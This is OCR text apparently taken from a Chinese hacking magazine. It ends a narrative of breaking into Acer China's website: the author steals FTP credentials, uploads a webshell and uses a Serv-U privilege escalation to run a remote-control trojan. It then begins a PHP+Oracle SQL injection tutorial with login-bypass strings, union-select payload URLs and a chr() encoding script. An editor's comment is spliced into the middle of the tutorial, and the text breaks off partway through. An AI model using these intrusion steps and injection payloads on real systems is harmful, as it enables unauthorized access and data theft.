
于是将目录内所有文件逐一下载了下来，本地运行，在“站点管理器”里发现了www.acer.com.cn的管理连接，心里一阵兴奋，马上连接，哈哈，成功，心里好爽，图15、16。



图15


图16

这样，我们可以用FTP上传一个webshell，如图17所示。


接下来就是去提权，通过webshell我得到了几个重要信息：服务器没有开3389；安装有pcanywhere和servu软件，部分盘作了权限设置无法直接访问，看来pcanywhere和servu软件是提权最方便的两条路了。我们先来看看pcanywhere吧，下载得到CIF文件，发现PCAnywhere PassView工具没有读出来，可能版本比较新，这工具读不出来吧，此路不通。再看看servu提权，webshell中已经集成了该程序，所以直接去用。由于服务器没有开3389，所以我并不打算去用net命令加超级管理员（可能许多人已经习惯性地认为servu提权程序就是用来加管理员的），而是去用它来执行我们上传的木马服务端。


图17


图18

将配置好的远程控制服务端用webshell上传上去，然后将servu提权程序里的加用户命令改成服务端程序的路径和名称后运行就好了，不一会儿马儿就上线了，如图18、19、20。

就这样，主站的最高权限也得到了，心里既兴奋又迷惑。兴奋的是终于得到最高权限了，迷惑的是全球排名第四的电脑公司网站如此地不安全。



图19

五、写在最后

总结一下这次检测的过程，整体来说运气是占了许多份额的，技术方面都是些老的技术的拼接，当然也在其过程中显露出了管理员的一些不利于安全的习惯问题。写完本文，我将致信给ACER的管理员，提醒及时修补漏洞，当大家看到此文时，该站的漏洞应该已经补好了，各位不要再作尝试。

欢迎与我交流，我的黑手论坛ID：elin.

[文章里的工具阿D、getwebshell.exe、PCAnyPass.exe已收录在本期光盘]


图20

编辑点评：

常规的入侵手法，同样的注入套路，就是找到注入点—>或后台上传或

攻破PHP+Oracle ——筑起的堡垒

文 Linx

从本文中你可以系统学习

php+oracle 的注入流程

在Web开发中，最常见的三对黄金搭档莫过于微软的ASP(.Net)+ACEESS/MSSQL，开源的PHP+MYSQL，以及巨人肩膀之上的JSP+Oracle。Oracle是一种成熟而强大的数据库系统，广泛用于政府，银行等大型网站中。但由于其价格昂贵、技术门槛高、安全性高，并且身材臃肿，所以研究其攻击方法的人并不多，与此相关的注入资料更是少之又少。今天，我们便来通过一个注入实例简单学习一下PHP+ Oracle的注入方法。由于PHP Magic_quotes_gpc的特性，注入语句不能用“'”，所以PHP+Oracle的注入会比JSP+ Oracle麻烦一些。

【前备知识】

1. 注入点

PHP+MYSQL的注入点往往出现于Int（数字）型的变量，.NET和JSP的多在char（字符）型变量。而PHP与Oracle搭配时，由于Oracle不接受“\'”这样的转义（ACCESS、MSSQL也不接受“\'”的转义），所以PHP Magic_quotes_gpc的保护几乎形同虚设，所以注入点会同时出现在Int和Char型的变量中。

2。Oracle的特性

Oracle没有MSSQL那么强大的现成扩展（如master_dbo.xp_cmdshell），也没有类似Mysql load_file,into outfile这样的语句，所以要直接通过注入获取shell不太可能（可能可以，只是我不会）。但Oracle有几个特殊的表：

① 表sys.all_tables

这个表记录了数据库中用户自己和用户可以访问的表的信息，它的列包括：OWNER(表的拥有者)，TABLESPACE_NAME，TABLE_LOCK，TABLE_NAME(表名)，USER_STATS等。当然，通过Sys.dba_tables可以得到所有的表名，但访问该表需要额外的权限。

② Sys.all_col_comments

这个表记录了数据库存在的所有的列的相关信息，以及各个列的注释，它的列包括：

COLUMN_NAME：列名

COMMENTS：列注释

OWNER：列拥有者

TABLE_NAME：列所在的表

③ Sys.all_objects

这个表记录了数据库存在的函数包、函数过程和功能调用，它的列包括：

CREATED，DATA_OBJECT_ID，GENERATED，LAST_DDL_TIME，OBJECT_ID，OBJECT_NAME，OBJECT_TYPE，OWNER，SECONDARY，STATUS，SUBOBJECT_NAME，TEMPORARY，TIMESTAMP；还可以通过Sys.dba_objects得到所有的对象记录，但访问该表需要额外的权限。

3.Oracle的字符串连接符

Oracle的字符串连接符为“||”。对于语句username= 'admin'，由于Oracle不支持16进制的字符串表示方法，所以不能用username =0x61646D 696E代替，解决办法是使用ascii码：username=chr(97)||chr(100)||chr(109)||chr(105)||chr(110)。在这里提供一段PHP代码，用于把字符串转换成ascii码：

```
<?
  $a="要转换的字符串";
  for($i=0; $i<strlen($a); $i++) {
    $t .= "chr(".ord($a[$i]).")||";
  }
  echo substr($t,0,strlen($t)-2);
  ?>
```

4.Oracle的注释符

Oracle支持“/*…*/”的注释方法，如“select/*comment*/username/**/from/**/table”，还可以用“--”注释掉sql语句的后半部分。它的经典用法就是用在基于web的应用程序上的登录表单中，看看这个例子：

Select * from users where username='requestUser'and password=' requestPassword'

这个语句几乎是随处可见的，但只要简单地提交admin'or'1'='1'-- 就能登录了（或者再加几个'or'1'='1'--），这时执行的sql语句变成：

Select * from users where username='admin'or'1'='1'--' and password='requestPassword'。在“--”作用下，后面的'' and password=' requestPassword'被注释掉了，自然不用密码也能登录。这种漏洞在不少地方还是存在的。

利用数据库的注释符还可以判断数据库的类型，判断方法看下面的实例。

【注入实例】

这里，我找到了一个搜索型SQL语句的注入点，在NAMENEY参数后面加入两个单引号“''”，返回SQL运行的出错信息（如图1）：




图1

ORA-00911: 无效字符

Query :"select * from xxxxx where xxx_NAME like '%1\'\'%'"

先来确定当前数据库的类型，提交“/select.php?find=1&NAMENEY=1' /*”、“/select.php?find=1&NAMENEY='; --”，分别返回如图2，3的出错界面，只有“/select.php?find=1&NAMENEY=1' --”返回正常（如图4），说明数据库不是mysql，也不是mssql，而是oracle。

现在看看Oracle支不支持多语句运行，提交（如图5）：“/select.php?find=1&NAMENEY=1' ;select 1 from sys.dual-

备份 ->得到webshell->或serv-u或pcanywhere或其它ftp提权 ->或直连或反弹3389，这样的类别文章在每一期的稿件里都收到很多，都是类似的，读者也不胜其烦了吧。我想这一篇文章的文笔比其它人好一点，用它来做一个总结也不错，还不会的菜鸟就用这篇文章做个参考吧。同样套路的文章写是可以写，但是一定要让我找到你思路或技术的某个闪光点哦。

-"，返回：

ORA-00911：无效字符

Query ："select * from xxx wherexxx_NAME like '%1\';select 1 from sys.dul--%'"




图 2




图 3

看来多语句是行不通的，只能够用单语句的注入。Union联合查询是个不错的方法，使用union查询必须先确定当前select语句的字段数。使用order by配合二分法判断字段数是个不错的方法，提交：/select.php?find=1&NAMENEY=1' order by 10-- 返回如图6，没有提示出错。而提交：/select.php?find=1&NAMENEY=1' order by 15-- 时却出错了，提示如图7。




图 4




图 5

ORA-01785：ORDER BY 项必须是 SELECT-list 表达式的数目

Query ："select * from xxxx where XXXNAME like '%1\' order by 15--%'"




图 6




图 7

所以字段数在10～15之间。用这个方法，很快便知道字段数是13。提交以下url确定一下（如图8）：

/select.php?find=1&NAMENEY=1111' union select null,null,null,null,null,null,null,null,null, null,null,null,null/*13个null*/ from all_tables--

返回正常页面。

